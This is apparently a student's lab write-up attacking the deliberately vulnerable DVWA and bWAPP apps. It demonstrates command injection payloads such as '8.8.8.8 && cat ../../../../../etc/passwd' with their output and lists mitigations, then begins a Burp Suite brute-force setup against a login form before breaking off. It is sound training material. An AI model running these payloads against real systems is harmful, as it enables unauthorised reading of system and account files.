
Web Application 1: Your Wish is My Command Injection

Below is a screenshot of the Replicants Application DVWA Website-Command Injection web page on my Vagrant. The results displayed below the text box shows the result for the command(payload)- 8.8.8.8 && pwd that I entered in the IP address text box. The same results would be displayed in the terminal on the VM when I run the ping 8.8.8.8 && pwd command.



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=111 time=29.945 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=31.045 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=31.498 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=32.653 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 29.945/31.285/32.653/0.971 ms
/var/www/html/vulnerabilities/exec
```


More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

The above proves that the Replicants Application is vulnerable to Command Injection.
Since the Replicants application is vulnerable to Command Injection, some more attacks are conducted using the dot-dot-slash method to design two payloads that will display the contents of the following 2 files:


- `/etc/passwd`
- `/etc/hosts`

1. **Command Injection of `/etc/passwd`:** The command-8.8.8.8 && cat ../../../../../etc/passwd is run both on the terminal and the webpage to show the same effect.
   On the terminal, it is run as a ping command as shown in below screenshot.
   The no. of levels of the ../ was determined from the previous payload)- 8.8.8.8 && pwd, the results of which displays /var/www/html/vulnerabilities/exec-5 levels to reach the root.


sysadmin@UbuntuDesktop: ~
File Edit View Search Terminal Help

```
sysadmin@UbuntuDesktop:~$ ping 8.8.8.8 && cat ../../../../../etc/passwd
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=112 time=77.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=112 time=65.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=112 time=88.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=112 time=50.9 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=112 time=70.2 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=112 time=29.7 ms
^C
--- 8.8.8.8 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5010ms
rtt min/avg/max/mdev = 29.714/63.817/88.105/19.002 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

The below screenshot displays the results of using the 8.8.8.8 && cat ../../../../../etc/passwd in the IP address Text Box on the Webpage. It is the same results that is as seen on the terminal.




Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit


```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=111 time=34.880 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=35.423 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=33.955 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=32.960 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 32.960/34.304/35.423/0.937 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

2. **Command Injection of `/etc/hosts`:** The command-8.8.8.8 && cat ../../../../../etc/hosts is run both on the terminal and the webpage. On the terminal, it is run as a ping command as shown in below screenshot.


sysadmin@UbuntuDesktop: ~
File Edit View Search Terminal Help

```
sysadmin@UbuntuDesktop:~$ ping 8.8.8.8 && cat ../../../../../etc/hosts
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=112 time=32.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=112 time=32.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=112 time=34.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=112 time=33.1 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 32.019/33.020/34.449/0.911 ms
52.202.62.206   google.com
127.0.0.1       localhost
127.0.1.1       UbuntuDesktop

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
sysadmin@UbuntuDesktop:~$
```

The next screenshot displays the results of using the 8.8.8.8 && cat ../../../../../etc/hosts in the IP address Text Box. It is the same results that is as seen on the terminal.



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=111 time=33.559 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=32.295 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=33.170 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=34.103 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 32.295/33.282/34.103/0.659 ms
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25   bd58193a0c1d
```

More Information


- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Recommended Mitigation Strategies:

- **Limiting user input when calling for files from the web application.**
- **If the application does require user input when calling for files, using input validation to limit the user's ability to modify the file being accessed.**
- **Server-side validation that does not allow selection of unintended files.**
- **Segregation of confidential files from the web server and accessible directories.**
- **Permissions to restrict web server account accessibility.**

Web Application 2: A Brute Force to Be Reckoned With

The below screenshot shows the / Broken Auth – Insecure Login Forms webpage of the Replicants Application.
To enable Burp Suite to capture the traffic, it must be enabled on FoxyProxy as shown below. (FoxyProxy is a Firefox extension which automatically switches an internet connection across one or more proxy servers based on URL Patterns).



/ Broken Auth. - Insecure Login Forms /

Enter your credentials.


Login:

Password:

Login

bWAPP is for educational purposes only / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need a training? / © 2014 MME BVBA

The below screenshot shows the Proxy information for the above webpage – Broken Auth-Insecure Login Forms. Following was displayed in BurpSuite in the **Proxy** tab under the *Intercept* - Highlighting the Login and password credentials.


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.13.35:80
Forward Drop Intercept is on Action Open Browser
HTTP/1
Pretty Raw Hex \n
INSPECTOR
Request Attributes
Query Parameters (0)
Body Parameters (3)
Request Cookies (2)
Request Headers (12)
Search...
0 matches

```
POST /ba_insecure_login_1.php HTTP/1.1
Host: 192.168.13.35
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
Origin: http://192.168.13.35
Connection: close
Referer: http://192.168.13.35/ba_insecure_login_1.php
Cookie: PHPSESSID=brdun4bi0ab4erp6leqvtjg9f0; security_level=0
Upgrade-Insecure-Requests: 1

login=tonystark&password=With+great+power+comes+great+responsibility&form=submit
```

POST /ba_insecure_login_1.php HTTP/1.1

Host: 192.168.13.35

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0) Gecko/20100101 Firefox/94.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 80

Origin: http://192.168.13.35

Connection: close

